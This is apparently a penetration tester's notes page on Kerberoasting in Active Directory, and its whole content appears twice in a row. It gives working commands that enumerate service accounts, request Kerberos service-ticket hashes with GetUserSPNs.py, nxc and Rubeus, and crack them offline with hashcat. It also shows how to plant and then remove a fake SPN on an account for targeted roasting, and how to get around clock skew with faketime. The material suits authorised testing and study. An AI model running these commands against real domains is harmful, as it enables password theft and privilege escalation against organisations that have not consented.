> ## Documentation Index
> Fetch the complete documentation index at: https://notes.chaelsoo.me/llms.txt
> Use this file to discover all available pages before exploring further.
# Kerberoasting

Any authenticated domain user can request a TGS (service ticket) for any account with a registered SPN. The KDC encrypts part of the TGS with the service account's NTLM hash: take that ticket offline and crack the hash without further interaction with the domain.
 ## How It Works
The authenticated user sends a request to the KDC asking for a ticket for service X, including their TGT as proof of identity. **The KDC does not verify whether you actually need to access that service.**
The KDC returns a TGS ticket encrypted with the **service account's NTLM hash** (RC4-HMAC or AES256 depending on the account config).
You now hold a blob encrypted with the service account's password. No further domain interaction needed, crack it offline.
```wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
authenticated user → request TGS for SPN → $krb5tgs$ blob → hashcat offline → plaintext password
```
## Why It Works
* SPNs identify service accounts (e.g. `MSSQLSvc/db.domain.local:1433`)
* The TGS is encrypted with RC4-HMAC (etype 23) or AES256 (etype 18) using the service account's password hash
* No special privileges required: any domain user can request tickets
* RC4 hashes crack significantly faster than AES256
## Finding Kerberoastable Accounts
Look for user accounts (not computer accounts) with SPNs: service accounts are the target, especially ones with weak passwords.
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
GetUserSPNs.py $DOMAIN/$USER:$PASSWORD -dc-ip $DC_IP
nxc ldap $DC_IP -u $USER -p $PASSWORD -d $DOMAIN --dns-server $DC_IP --kerberoast output.txt
```
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
GetUserSPNs.py $DOMAIN/$USER -hashes :$NTHASH -dc-ip $DC_IP
nxc ldap $DC_IP -u $USER -H $NTHASH -d $DOMAIN --dns-server $DC_IP --kerberoast output.txt
```
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
export KRB5CCNAME=/tmp/ticket.ccache
GetUserSPNs.py $DOMAIN/$USER -k -no-pass -dc-ip $DC_IP
nxc ldap $DC_IP -u $USER --use-kcache -d $DOMAIN --dns-server $DC_IP --kerberoast output.txt
```
```powershell wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
Get-DomainUser -SPN | Select-Object samaccountname, serviceprincipalname, description
setspn -T $DOMAIN -Q */*
```
## Requesting Hashes
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
GetUserSPNs.py $DOMAIN/$USER:$PASSWORD -dc-ip $DC_IP -request -outputfile hashes.txt
GetUserSPNs.py $DOMAIN/$USER:$PASSWORD -dc-ip $DC_IP -request-user $TARGET -outputfile hashes.txt
```
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
GetUserSPNs.py $DOMAIN/$USER -hashes :$NTHASH -dc-ip $DC_IP -request -outputfile hashes.txt
```
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
export KRB5CCNAME=/tmp/ticket.ccache
GetUserSPNs.py $DOMAIN/$USER -k -no-pass -dc-ip $DC_IP -request -outputfile hashes.txt
```
```powershell wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
Rubeus.exe kerberoast /outfile:hashes.txt
Rubeus.exe kerberoast /user:$TARGET /outfile:hashes.txt
Rubeus.exe kerberoast /tgtdeleg /rc4opsec /outfile:hashes.txt
```
## Cracking
RC4 hashes (etype 23, `$krb5tgs$23$*`) crack much faster than AES256. Try to force RC4 with `/tgtdeleg` if the service account supports it.
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
# RC4 (etype 23): hashcat mode 13100
hashcat -m 13100 hashes.txt ~/tools/wordlists/rockyou
hashcat -m 13100 hashes.txt ~/tools/wordlists/rockyou -r /usr/share/hashcat/rules/best64.rule
# AES256 (etype 18): hashcat mode 19700
hashcat -m 19700 hashes.txt ~/tools/wordlists/rockyou
```
## Targeted Kerberoasting
If you have `GenericWrite` on a user account, you can set an SPN on it, request the TGS, then clean up. Useful for accounts that don't normally have SPNs.
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
bloodyAD -u $USER -p $PASSWORD -d $DOMAIN --host $DC_HOST \
set object $TARGET servicePrincipalName -v "fake/spn.$DOMAIN"
```
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
GetUserSPNs.py $DOMAIN/$USER:$PASSWORD -dc-ip $DC_IP -request-user $TARGET -outputfile targeted.txt
```
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
bloodyAD -u $USER -p $PASSWORD -d $DOMAIN --host $DC_HOST \
set object $TARGET servicePrincipalName -v ''
```
```powershell wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
Set-DomainObject -Identity $TARGET -Set @{serviceprincipalname="fake/spn.$DOMAIN"}
# Verify it was set
Get-DomainUser $TARGET | Select-Object serviceprincipalname
```
```powershell wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
Rubeus.exe kerberoast /user:$TARGET /outfile:targeted.txt
```
```powershell wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
Set-DomainObject -Identity $TARGET -Clear serviceprincipalname
```
## Clock Skew (faketime)
Kerberos requires your clock to be within 5 minutes of the DC. If you get `KRB_AP_ERR_SKEW`, use `faketime` to offset your system time for the duration of the command.
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
# Check DC's current time
nmap -sV --script=clock-skew $DC_IP
# Positive offset (your clock is behind)
faketime -f '+7h' GetUserSPNs.py $DOMAIN/$USER:$PASSWORD -dc-ip $DC_IP -request -outputfile hashes.txt
faketime -f '+7h' nxc ldap $DC_IP -u $USER -p $PASSWORD -d $DOMAIN --dns-server $DC_IP --kerberoast hashes.txt
# Negative offset (your clock is ahead)
faketime -f '-3h' GetUserSPNs.py $DOMAIN/$USER:$PASSWORD -dc-ip $DC_IP -request -outputfile hashes.txt
```
## How It Works
The authenticated user sends a request to the KDC asking for a ticket for service X, including their TGT as proof of identity. **The KDC does not verify whether you actually need to access that service.**
The KDC returns a TGS ticket encrypted with the **service account's NTLM hash** (RC4-HMAC or AES256 depending on the account config).
You now hold a blob encrypted with the service account's password. No further domain interaction needed, crack it offline.
```wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
authenticated user → request TGS for SPN → $krb5tgs$ blob → hashcat offline → plaintext password
```
## Why It Works
* SPNs identify service accounts (e.g. `MSSQLSvc/db.domain.local:1433`)
* The TGS is encrypted with RC4-HMAC (etype 23) or AES256 (etype 18) using the service account's password hash
* No special privileges required: any domain user can request tickets
* RC4 hashes crack significantly faster than AES256
## Finding Kerberoastable Accounts
Look for user accounts (not computer accounts) with SPNs: service accounts are the target, especially ones with weak passwords.
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
GetUserSPNs.py $DOMAIN/$USER:$PASSWORD -dc-ip $DC_IP
nxc ldap $DC_IP -u $USER -p $PASSWORD -d $DOMAIN --dns-server $DC_IP --kerberoast output.txt
```
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
GetUserSPNs.py $DOMAIN/$USER -hashes :$NTHASH -dc-ip $DC_IP
nxc ldap $DC_IP -u $USER -H $NTHASH -d $DOMAIN --dns-server $DC_IP --kerberoast output.txt
```
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
export KRB5CCNAME=/tmp/ticket.ccache
GetUserSPNs.py $DOMAIN/$USER -k -no-pass -dc-ip $DC_IP
nxc ldap $DC_IP -u $USER --use-kcache -d $DOMAIN --dns-server $DC_IP --kerberoast output.txt
```
```powershell wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
Get-DomainUser -SPN | Select-Object samaccountname, serviceprincipalname, description
setspn -T $DOMAIN -Q */*
```
## Requesting Hashes
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
GetUserSPNs.py $DOMAIN/$USER:$PASSWORD -dc-ip $DC_IP -request -outputfile hashes.txt
GetUserSPNs.py $DOMAIN/$USER:$PASSWORD -dc-ip $DC_IP -request-user $TARGET -outputfile hashes.txt
```
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
GetUserSPNs.py $DOMAIN/$USER -hashes :$NTHASH -dc-ip $DC_IP -request -outputfile hashes.txt
```
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
export KRB5CCNAME=/tmp/ticket.ccache
GetUserSPNs.py $DOMAIN/$USER -k -no-pass -dc-ip $DC_IP -request -outputfile hashes.txt
```
```powershell wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
Rubeus.exe kerberoast /outfile:hashes.txt
Rubeus.exe kerberoast /user:$TARGET /outfile:hashes.txt
Rubeus.exe kerberoast /tgtdeleg /rc4opsec /outfile:hashes.txt
```
## Cracking
RC4 hashes (etype 23, `$krb5tgs$23$*`) crack much faster than AES256. Try to force RC4 with `/tgtdeleg` if the service account supports it.
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
# RC4 (etype 23): hashcat mode 13100
hashcat -m 13100 hashes.txt ~/tools/wordlists/rockyou
hashcat -m 13100 hashes.txt ~/tools/wordlists/rockyou -r /usr/share/hashcat/rules/best64.rule
# AES256 (etype 18): hashcat mode 19700
hashcat -m 19700 hashes.txt ~/tools/wordlists/rockyou
```
## Targeted Kerberoasting
If you have `GenericWrite` on a user account, you can set an SPN on it, request the TGS, then clean up. Useful for accounts that don't normally have SPNs.
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
bloodyAD -u $USER -p $PASSWORD -d $DOMAIN --host $DC_HOST \
set object $TARGET servicePrincipalName -v "fake/spn.$DOMAIN"
```
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
GetUserSPNs.py $DOMAIN/$USER:$PASSWORD -dc-ip $DC_IP -request-user $TARGET -outputfile targeted.txt
```
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
bloodyAD -u $USER -p $PASSWORD -d $DOMAIN --host $DC_HOST \
set object $TARGET servicePrincipalName -v ''
```
```powershell wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
Set-DomainObject -Identity $TARGET -Set @{serviceprincipalname="fake/spn.$DOMAIN"}
# Verify it was set
Get-DomainUser $TARGET | Select-Object serviceprincipalname
```
```powershell wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
Rubeus.exe kerberoast /user:$TARGET /outfile:targeted.txt
```
```powershell wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
Set-DomainObject -Identity $TARGET -Clear serviceprincipalname
```
## Clock Skew (faketime)
Kerberos requires your clock to be within 5 minutes of the DC. If you get `KRB_AP_ERR_SKEW`, use `faketime` to offset your system time for the duration of the command.
```bash wrap theme={"theme":{"light":"night-owl","dark":"night-owl"}}
# Check DC's current time
nmap -sV --script=clock-skew $DC_IP
# Positive offset (your clock is behind)
faketime -f '+7h' GetUserSPNs.py $DOMAIN/$USER:$PASSWORD -dc-ip $DC_IP -request -outputfile hashes.txt
faketime -f '+7h' nxc ldap $DC_IP -u $USER -p $PASSWORD -d $DOMAIN --dns-server $DC_IP --kerberoast hashes.txt
# Negative offset (your clock is ahead)
faketime -f '-3h' GetUserSPNs.py $DOMAIN/$USER:$PASSWORD -dc-ip $DC_IP -request -outputfile hashes.txt
```